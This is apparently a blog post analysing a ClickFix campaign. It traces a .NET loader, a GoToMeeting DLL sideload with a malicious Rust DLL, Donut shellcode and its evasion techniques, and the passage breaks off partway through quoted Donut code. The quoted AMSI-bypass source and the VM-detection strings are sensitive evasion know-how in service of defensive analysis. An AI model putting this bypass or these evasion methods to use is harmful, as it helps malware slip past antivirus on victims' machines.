
It’s been a hot minute since I last wrote anything here. I found some time between meetings to look at this Rust loader that executes Amadey. You’ll have to forgive any mistakes I made in my analysis – I open the debugger about 4 times a year these days.
ClickFix

I am not a Robot!
ClickFix is a form of social engineering that lures users into running malicious code on their machines. A fake CAPTCHA is displayed to the user requesting they click a button to “Verify You Are Human.” Next, a pop-up message is displayed asking the user to take three sequential steps to prove they’re human.

Quotation.exe: .NET Loader
The PowerShell command from ClickFix downloads and executes a simple .NET executable.
SHA256: 406c113bb3811800661c01b732fcd5b1dfcab01c053287fb42335c98e409f52f The .NET exe is very straightforward. The author was even nice enough to omit any obfuscation, so it can be analyzed easily.

Main
The main method spells out exactly what the program does:
- Check to see if it’s running in a sandbox
- Extract the payload
- Execute the payload
Sandbox Check

The sandbox check in this loader contains two main components. First, it iterates through running processes, searching for the following strings:
- vbox
- vmware
- sandbox
- vmtoolsd
- vmacthlp
- vmusrvc
Next, it executes a WMI query: Select * from Win32_ComputerSystem and checks the returned Manufacturer value for:
- vmware
- virtualbox
- qemu
If either of these checks returns true, the program will exit. Otherwise, the program continues to extract the embedded payload.
Extract Payload

ExtractPayload does exactly what it says—it creates the desired extraction directory, decodes the payload, and writes it to the desired path:
- Check if the desired extractPath exists:
%TEMP%\ExtractedZip_aa0d5b98- Delete the directory if so
- Create the directory
%TEMP%\ExtractedZip_aa0d5b98 - Append
package.zipto the extractPath and store in stringtext - Base64-decode the payload from the
payloadBase64string and store it in byte arraybytes - Write the extracted payload stored in
bytesto path stored intext:%TEMP%\ExtractedZip_aa0d5b98\package.zip - Extract the contents of
%TEMP%\ExtractedZip_aa0d5b98\package.zipto%TEMP%\ExtractedZip_aa0d5b98- The following files are extracted:
update.exeg2m.dll
- The following files are extracted:
Execute Payload

ExecutePayload is straightforward: search %Temp%\ExtractedZip_aa0d5b98\ for any of the following files and execute using ShellExecute:
- .exe
- .bat
- .cmd
- .vbs
- .js
The resulting command executed by ExecutePayload is: C:\Users\<User>\AppData\Local\Temp\ExtractedZip_aa0d5b98\update.exe
Go2Meeting. (update.exe)
ExtractPayload from the initial loader drops two files: update.exe and g2m.dll, and ExecutePayload then executes update.exe. Let’s take a look at that file first.
sha256: 796ea1d27ed5825e300c3c9505a87b2445886623235f3e41258de90ba1604cd5❯ exiftool update.exe
ExifTool Version Number : 13.25
File Name : update.exe
Directory : .
File Size : 40 kB
File Modification Date/Time : 2025:05:08 17:51:22-07:00
File Access Date/Time : 2025:05:17 14:40:03-07:00
File Inode Change Date/Time : 2025:05:17 14:01:48-07:00
File Permissions : -rw-r--r--
File Type : Win32 EXE
File Type Extension : exe
MIME Type : application/octet-stream
Machine Type : Intel 386 or later, and compatibles
Time Stamp : 2012:11:14 10:40:17-08:00
Image File Characteristics : No relocs, Executable, 32-bit
PE Type : PE32
Linker Version : 9.0
Code Size : 1536
Initialized Data Size : 31744
Uninitialized Data Size : 0
Entry Point : 0x1000
OS Version : 5.0
Image Version : 0.0
Subsystem Version : 5.0
Subsystem : Windows GUI
File Version Number : 5.4.0.1082
Product Version Number : 5.4.1082.0
File Flags Mask : 0x003f
File Flags : (none)
File OS : Win32
Object File Type : Executable application
File Subtype : 0
Language Code : English (U.S.)
Character Set : Unicode
Company Name : Citrix Online, a division of Citrix Systems, Inc.
File Description : GoToMeeting
File Version : 5.4 Build 1082
Internal Name : GoToMeeting
Legal Copyright : Copyright © 2004-2012 Citrix Systems, Inc.
Original File Name : G2M.exe
Product Name : GoToMeeting
Product Version : 5.4 Build 1082
PDB Modify Date : 2012:11:14 10:40:17-08:00
PDB Age : 1
PDB File Name : c:\p4builds\Products\GoToMeeting\v5.4_builds\output\G2M_Exe.pdbBased on the file metadata, this looks like a legitimate GoToMeeting executable. Let’s see what VirusTotal has to say.

This file looks benign. Let’s double-check the signatures.


It looks like everything checks out. This is a legitimate copy of GoToMeeting. How does g2m.dll come into play here? Presumably, the legitimate copy of GoToMeeting loads this DLL. The imports section confirms this assumption. Let’s turn our focus to g2m.dll to better understand.
g2m.dll
sha256: b42958030ae87c4011b53f1b1812c441268ce7deaeba56bcafe6072fdad3dfb8❯ exiftool g2m.dll
ExifTool Version Number : 13.25
File Name : g2m.dll
Directory : .
File Size : 734 kB
File Modification Date/Time : 2025:03:06 18:37:06-08:00
File Access Date/Time : 2025:05:13 21:24:06-07:00
File Inode Change Date/Time : 2025:05:17 14:01:48-07:00
File Permissions : -rw-r--r--
File Type : Win32 DLL
File Type Extension : dll
MIME Type : application/octet-stream
Machine Type : Intel 386 or later, and compatibles
Time Stamp : 2025:03:06 18:37:06-08:00
Image File Characteristics : Executable, Large address aware, 32-bit, DLL
PE Type : PE32
Linker Version : 14.39
Code Size : 192000
Initialized Data Size : 544256
Uninitialized Data Size : 0
Entry Point : 0x20bb3
OS Version : 6.0
Image Version : 0.0
Subsystem Version : 6.0
Subsystem : Windows GUI
Warning : Error processing PE resources
PDB Modify Date : 2025:03:06 18:37:06-08:00
PDB Age : 1
PDB File Name : g2m.pdbg2m.dll is a malicious DLL file written in Rust. The binary masquerades as a legitimate GoToMeeting component but contains code designed to load and execute malicious shellcode. The loader employs several anti-analysis techniques and self-decrypting shellcode to avoid detection. Let’s step through the major components of the loader.
DLL Execution Flow
Check Expected Directory
g2m.dll kicks off by checking if it’s running from the expected hard-coded execution path: C:\Windows\Temp\3140a3c17c. If not running from the expected path, it calls CreateDirectory and CreateFile to create the directory and copy update.exe and g2m.dll to the newly created directory, renaming update.exe to Gxtuum.exe.


String Decrypting
g2m.dll uses a simple XOR decryption routine to decrypt strings hidden in the binary. The four strings it initially decrypts are user32.dll, kernel32.dll, MessageBoxA, and ExitProcess, which are all used in the hooking routine below.
API Hooking
g2m.dll leverages API hooking techniques to intercept specific Windows API calls, avoiding user suspicion and surviving termination attempts. The primary hooking routine has four main steps:
- Target Identification
- The code locates
user32.dllandkernel32.dllparsing the PE header and using the export directory to find the exports it’s looking for (MessageBoxAandExitProcess)
- The code locates
- Memory Protection Modification
VirtualProtectis called to change the memory protections of the 4 bytes that hold the pointer to the memory address of the function toPAGE_EXECUTE_READWRITE (0x40)
- Pointer Substitution
- These 4 bytes are overwritten with the address of
detour_msgboxordetour_exitforMessageBoxandExitProcessrespectively.
- These 4 bytes are overwritten with the address of
- Restore Memory Protection
VirtualProtectis called again to restore the original memory protection
Now, when either MessageBox or ExitProcess are called, control jumps to the detour functions.
MessageBox Hook

The detour_msgbox hook simply returns 1, which prevents popups or dialogues from appearing which might cause the user to be concerned.

ExitProcess Hook

detour_exit is designed to prevent termination when ExitProcess is called. It contains quite a bit of code, but ultimately calls CreateThread and executes several different code segments that lead to the next step: shellcode execution.
We Interrupt this Post to Bring you a TCP Server
While shellcode decryption and execution are occurring, the loader decrypts the string 127.0.0.1:8085 and seemingly attempts to establish a network listener. It initializes a socket, binds it to the specified address and port, and configures it to accept incoming connections. Once the socket has been configured to listen, the malware decrypts the string TCP Server running on port 8085. After setup, the loader checks for any network errors and then closes the socket. Notably, during my debugging sessions and sandbox analysis, I observed no connections through this socket. I’ve seen this used as an alternative to a mutex before, but I’m not sure that’s what’s going on here.
Also, What is a Duqqy Operation?
The loader also decrypts this string – I’m not exactly sure what a Duqqy operation is though. I definitely could’ve missed something here.

Shellcode Execution
Next, the loader allocates executable (PAGE_EXECUTE_READWRITE) memory with VirtualAlloc, copies the shellcode to the allocated memory, and executes it. The shellcode is embedded in the binary unencrypted at 0x1003035c. The shellcode and embedded payload are ~470kb.

When the shellcode is executed, it immediately begins a self-decryption routine using XOR with a rolling key.

The shellcode next performs API hashing, resolving Windows APIs required for execution. The first API it resolves is Kernel32.VirtualAlloc, as seen below.

The shellcode resolves addresses for the following functions:
VirtualAllocVirtualFreeRtlExitUserProcess
After resolving the APIs above, the shellcode calls VirtualAlloc to allocate memory for storing the decrypted payload.

Payload Decryption

Next, the shellcode begins its decryption routine to decrypt the payload.


The decryption algorithm leveraged by the shellcode is a custom routine that uses a 0x10-byte key that is manipulated with numerous add, rol, xor, and sub instructions. Finally, the ciphertext is XORed byte-by-byte using the generated 0x10-byte key. See the figure below for more detail.


Donut
Resolve APIs
The shellcode proceeds to resolve APIs dynamically using the previously mentioned API hashing routine. The following APIs are resolved:
VirtualAlloc, VirtualFree, RtlExitUserProcess, LoadLibrary, GetProcAddress, GetModuleHandleA, VirtualQuery, VirtualProtect, Sleep, MultiByteToWideChar, GetUserDefaultLCID, WaitForSingleObject, CreateThread, CreateFileA, GetFileSizeEx, GetThreadContext, GetCurrentThread, GetCurrentProcess, GetCommandLineA, GetCommandLineW, RtlAllocateHeap, RtlReAllocateHeap, GetProcessHeap, HeapFree, GetLastError, CloseHandle, CommandLineToArgvW, SafeArrayCreate, SafeArrayCreateVector, SafeArrayPutElement, SafeArrayDestroy, SafeArrayGetLBound, SafeArrayGetUBound, SysAllocString, SysFreeString, LoadTypeLib, InternetCrackUrlA, InternetOpenA, InternetConnectA, InternetSetOptionA, InternetReadFile, InternetQueryDataAvailable, InternetCloseHandle, HttpOpenRequestA, HttpSendRequestA, HttpQueryInfoA, CorBindToRuntime, CLRCreateInstance, CoInitializeEx, CoCreateInstance, CoUninitialize, RtlEqualUnicodeString, RtlEqualString, RtlUnicodeStringToAnsiString, RtlInitUnicodeString, RtlExitUserThread, RtlExitUserProcess, RtlCreateUnicodeString, RtlGetCompressionWorkSpaceSize, RtlDecompressBuffer, ZwContinue, ZwCreateSection, NtMapViewOfSection, ZwUnmapViewOfSection.
f it wasn’t clear at this point from the ole32;oleaut32;wininet;mscoree;shell32 string or the resolved APIs, this is Donut shellcode. Here’s a good reference from the Donut Git repo that outlines the observed behavior: https://github.com/TheWover/donut/blob/master/docs/devnotes.md.
AMSI BYPASS
AMSI (Antimalware Scan Interface) is a Windows security feature that acts as a real-time interface between applications and anti-malware products such as AV and EDRs. It allows for real-time scanning of scripts, macros, and memory content prior to execution, helping to detect and block malicious code that signature-based methods could miss.


Donut contains AMSI bypass functionality that disables AmsiScanString and AmsiScanBuffer, helping it evade detection by AV and EDR products. The code to disable AMSI is provided below.
BOOL DisableAMSI(PDONUT_INSTANCE inst) {
    HMODULE dll;
    DWORD   len, op, t;
    LPVOID  cs;

    // try load amsi. if unable, assume DLL doesn't exist
    // and return TRUE to indicate it's okay to continue
    dll = xGetLibAddress(inst, inst->amsi);
    if(dll == NULL) return TRUE;

    // resolve address of AmsiScanBuffer. if not found,
    // return FALSE because it should exist ...
    cs = xGetProcAddress(inst, dll, inst->amsiScanBuf, 0);
    if(cs == NULL) return FALSE;

    // calculate length of stub
    len = (ULONG_PTR)AmsiScanBufferStubEnd -
          (ULONG_PTR)AmsiScanBufferStub;

    DPRINT("Length of AmsiScanBufferStub is %" PRIi32 " bytes.", len);

    // check for negative length. this would only happen when
    // compiler decides to re-order functions.
